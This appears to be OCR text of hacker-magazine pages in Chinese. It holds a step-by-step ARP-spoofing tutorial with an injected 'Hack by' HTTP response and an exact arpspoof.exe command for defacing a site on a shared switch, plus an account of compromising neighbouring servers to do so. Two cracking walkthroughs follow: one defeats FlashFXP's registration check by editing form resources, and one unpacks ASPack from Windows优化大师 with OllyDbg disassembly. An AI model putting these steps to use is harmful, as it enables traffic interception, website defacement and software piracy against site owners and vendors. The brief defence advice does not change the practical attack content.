


图 2

过一会儿程序的主要任务就是把前面的 **HTTP/1.** 替换成：

```
HTTP/1.1 200 OK\r\nServer: CoolDiyer's Hack IIS\r\nContent-Length: 27\r\nConnection: close\r\nContent-Type: text/html\r\n\r\nHack by cooldiyer<noframes>
```

注意这里的所有内容都写在一行哦！你可以修改这个规则包里的一些文字，这样可以让别人访问到的时候显示 **Hack by 职业欠钱**之类的字样来满足一下自己的小小虚荣心。如果你熟悉 HTTP 协议包的构造方法的话，甚至可以改变它的访问路径，转到一张图片上去，譬如说一张大力水手的头像……

废话不多说，现在要开始干活了，我们主要是想让网关访问到丛林的电脑时显示被黑的页面，那么就需要截获丛林→→→网关的数据，修改之后再转发给网关！所以 IP1 就是丛林（192.168.0.56），IP2 是网关（192.168.0.1），结合上面的使用帮助，我们的命令应该这么写：**arpspoof.exe 192.168.0.56 192.168.0.1 80 0 0 /r job.txt**。现在所有网关发给丛林的数据都会经过我的电脑，不满足和匹配我们指定规则的数据会被直接转发出去以免影响丛林自身的其它上网活动，但是访问丛林电脑上的网站的数据就会被修改，如图 3。上面显示的是一些帮助调试的信息，表明截获了数据，但是并不匹配任何规则，所以未加修饰的转发走了。在网关上再一次访问丛林的电脑，已经变成了图 4 的样子。




图 3




图 4

是不是很神奇呢？现在可以猜测出朽木的 selang.com 被更改首页的秘密了吧？作者首先 ping 出 selang.com 的 IP 地址，然后在这个 IP 地址附近找同一个网段的服务器挨个入侵，得到了一个肉鸡的权限后，3389 登录上去就跟 selang.com 在同一个交换机下了，然后使用这个工具进行 ArpSpoof，大家再访问 selang.com 的时候就会看到黑页，而朽木却在服务器上纳闷的盯着那个自己删空了的文件夹……

可能很多读者和管理员看到这种攻击方法后会非常关心有没有防御的办法，不过我要很无奈的说除非每个端口都做隔离或者划分到属于自己的 VLAN 中去，即使同在一个交换机下也不使用 ARP 协议进行通信，要么就在网关和服务器上都做静态的 ARP 映射，否则真的防不胜防。偏偏现在的 IDC 服务商们没几个会答应客户做这样的措施，因此小编只能在这里呼吁大家抱着一颗正确的态度来研究杂志中公布的技术而不要拿去做非正义的用途！最后感激 CoolDiyer 对本文的指点，并对他的开源精神表示由衷的尊敬。建议大家有空看看源代码里详细的注释，或许对掌握此工具会有非常大的帮助。

（文章中涉及到的 ArpSpoof 欺骗工具源码加工具与相关驱动程序已收录到光盘中）


大力水手的秘密

文章难易度：★★
文章阅读点：利用修改窗体代码来实现的破解FlashFXP

我的地盘，我拒绝
——教你破解FlashFXP

懈寄生

FlashFXP这个软件想必大家都不会陌生吧？这个软件虽然功能不是很强大但挺实用。前几天从网上下载了一个，安装后才发现没有注册码。本来想去找一个的，但还是觉得应该锻炼一下自己，看X档案这么久了，光看不练，可是永远也进步不了的。



首先将系统时间改一下让软件过期，运行后界面如图所示。没过期时“我接受”按钮可用，现在不行了。还是按照破解的步骤，先请出peid检查一下，确定该软件是使用Delphi编写的，并且没有加壳。可能会有些朋友想到随便输入一组注册码，找出错误提示，然后使用W32Dasm载入分析。其实条条大路通罗马，破解的方法也是多种多样的。

运我们行Resource Hacker，打开FlashFXP。在RCData中可以找到程序的所有窗体资源，仔细看一下就发现了注册的窗体TfrmReg。从程序过期的界面，我们就可以锁定目标是“我接受”这个按钮了。但是在代码中找了一会儿什么也没有发现，只找到了“我拒绝”、“订购信息”、“输入代码”这三个！再认真看看代码，总算发现了问题。代码如下：

```
object b1: TButton
Left = 346
Top = 8
Width = 93
Height = 25
Enabled = False
TabOrder = 0
TabStop = False
OnClick = b4Click
End
```

细心的朋友应该发现了吧，b1没有Caption属性，而且Enabled和OnClick也有问题。如果没有注意，有人会认为直接把Enabled的值改为True就可以了。但实际上这样是不行的，改过后，“我接受”的按钮还是不可用。就算按钮可以用了，但它的OnClick事件执行了的是b4Click，是“我拒绝”的OnClick事件。既然我们没有办法让“我接受”按钮可以使用，那干脆就换个目标。“我接受”按钮是b1，过期时其它三个按钮还是可以用的，如果我们把它们的OnClick事件改为b1Click会怎么样呢？^_^把“我拒绝”按钮的OnClick改为b1Click，运行程序后只要点我“我拒绝”就可以使用程序了。

这样虽然成功破解了，但还是不完美，程序运行时还会有注册的窗体，每次都要点“我拒绝”按钮。如果你比较懒连点都不想，我们可以为TfrmReg窗体添加事件。如：OnCreate=b1Click，OnShow=b1Click。但此时OnCreate，OnShow窗体TfrmReg已经有相应的事件不能使用；我们就添加个OnMouseMove=b1Click，这样只要在注册窗体上移动鼠标窗体就会自动退出了。

现在是不是觉得破解其实也挺简单的，只要选对了方向，相信破解的道路也是一片光明的。小菜我初次写文章，如果有什么错误请大家指出。

（本文所涉及的软件：FlashFXP、peid、W32Dasm、Resource Hacker光盘已收录）

文章难易度：★★★
文章阅读点：利用Ollydbg、peid_0.94、ImportREC等工具给Windows优化大师脱ASPack 2.12壳

菜鸟来另类脱壳优化大师

100%纯情男生

终于买电脑了，以后可以不用再到网吧里去看网管的脸色来上网了，也不会再有什么不爽的限制了。看着以前杂志上各位大虾们关于给软件脱壳的文章，我也蠢蠢欲动，毅然的踏入了脱壳初学者的行列。今天我要脱的是ASPack 2.12壳，这个壳对大虾们来讲很简单，但是对我们这种初学者还是有点难度的。我们要用到的工具有Ollydbg、peid_0.94、ImportREC。

我们要脱“衣”的主角是Windows优化大师，先使用peid_0.94载入Windows优化大师，如图1，可以看到程序被加的是ASPack 2.12壳。开始脱壳，使用Ollydbg载入，来到了入口，如图2。用近call步入的方法，第二句就是call，所以我们要F7步入，来到了如图3所示的地方。

一路F8，遇到RETN返回，来到图4处，发现程序要跳到0072900E，一看是个call，又是近call步入的方法。为什么要步入呢？如果你不步入就会直接运行了！这应该是壳的反调试功能吧（这是我的理解，嘿嘿！）。按F8到0072900E时按F7步入，




图1

```
00729001 >  60              PUSHAD
00729002    E8 03000000     CALL 优化大师.0072900A
00729007  - E9 EB045D45     JMP 45CF94F7
0072900C    55              PUSH EBP
0072900D    C3              RETN
0072900E    E8 01000000     CALL 优化大师.00729014
00729013    EB 5D           JMP SHORT 优化大师.00729072
00729015    BB EDFFFFFF     MOV EBX,-13
0072901A    03DD            ADD EBX,EBP
0072901C    81EB 00903200   SUB EBX,329000
00729022    83BD 22040000 0>CMP DWORD PTR SS:[EBP+422],0
00729029    899D 22040000   MOV DWORD PTR SS:[EBP+422],EBX
0072902F    0F85 65030000   JNZ 优化大师.0072939A
00729035    8D85 2E040000   LEA EAX,DWORD PTR SS:[EBP+42E]
0072903B    50              PUSH EAX
0072903C    FF95 4D0F0000   CALL DWORD PTR SS:[EBP+F4D]
00729042    8985 26040000   MOV DWORD PTR SS:[EBP+426],EAX
```

图 2

```
0072900A    5D              POP EBP          ; 优化大师.00729007
0072900B    45              INC EBP
0072900C    55              PUSH EBP
0072900D    C3              RETN
```

图 3

又来到如图5所示的地方，看到0072902F的JNZ了吗？这就是一个关键性的跳，他决定我们是否被引进到壳里。可能会有菜鸟要问，为什么是这个跳呢？据我分析他是为了避开调试所以弄了一个条件跳，阻止你F8跟踪，可以看到他的跳是灰色的，如图6。

```
00729008    /EB 04          JMP SHORT 优化大师.0072900E
0072900A    |5D             POP EBP
0072900B    |45             INC EBP
0072900C    |55             PUSH EBP
0072900D    |C3             RETN
0072900E    \E8 01000000    CALL 优化大师.00729014
```

图 4

```
00729014    5D              POP EBP                          ; 优化大师.00729013
00729015    BB EDFFFFFF     MOV EBX,-13
0072901A    03DD            ADD EBX,EBP
0072901C    81EB 00903200   SUB EBX,329000
00729022    83BD 22040000 0>CMP DWORD PTR SS:[EBP+422],0
00729029    899D 22040000   MOV DWORD PTR SS:[EBP+422],EBX
0072902F    0F85 65030000   JNZ 优化大师.0072939A
```

图 5




图 6

黑客术语小补习

什么是COOKIES?

答：平时在登录过一些论坛后，大家会发现过一段时间再去那个论坛就自动"记"住了你的信息，不需要再次登录了。是不是很神奇呢？实际上，并不是论坛记住了你，而是在你的电脑里生成了一个小文本文件，论坛会读取这个文本文件里的信息来识别你。如果你在IE属性里选择"清空COOKIES"再去登录一下论坛你就会发现论坛已经不记得你了！

Ollydbg真为我们着想！看看它跳到哪儿？是0072939A，我们到0072939A去看看，按"ctrl+g"输入0072939A，F4运行到这里，如图7（这是我的研究的一个方法，这样可以避免被引进壳里），一路F8，遇到007293B7的"RETN 0C"返回，就来到了如图8所示的地方，这里就是程序的OEP了，dump一下，我保存为win.exe。

```
0072939A    B8 D4E12200     MOV EAX,22E1D4
0072939F    50              PUSH EAX
007293A0    0385 22040000   ADD EAX,DWORD PTR SS:[EBP+422]
007293A6    59              POP ECX
007293A7    0BC9            OR ECX,ECX
007293A9    8985 A8030000   MOV DWORD PTR SS:[EBP+3A8],EAX
007293AF    61              POPAD
007293B0    75 08           JNZ SHORT 优化大师.007293BA
007293B2    B8 01000000     MOV EAX,1
007293B7    C2 0C00         RETN 0C
```

图 7

```
0062E1D4    55              DB 55              ;  CHAR 'U'
0062E1D5    8B              DB 8B
0062E1D6    EC              DB EC
0062E1D7    83              DB 83
0062E1D8    C4              DB C4
0062E1D9    F0              DB F0
0062E1DA    53              DB 53              ;  CHAR 'S'
0062E1DB    56              DB 56              ;  CHAR 'V'
0062E1DC    57              DB 57              ;  CHAR 'W'
```

图 8

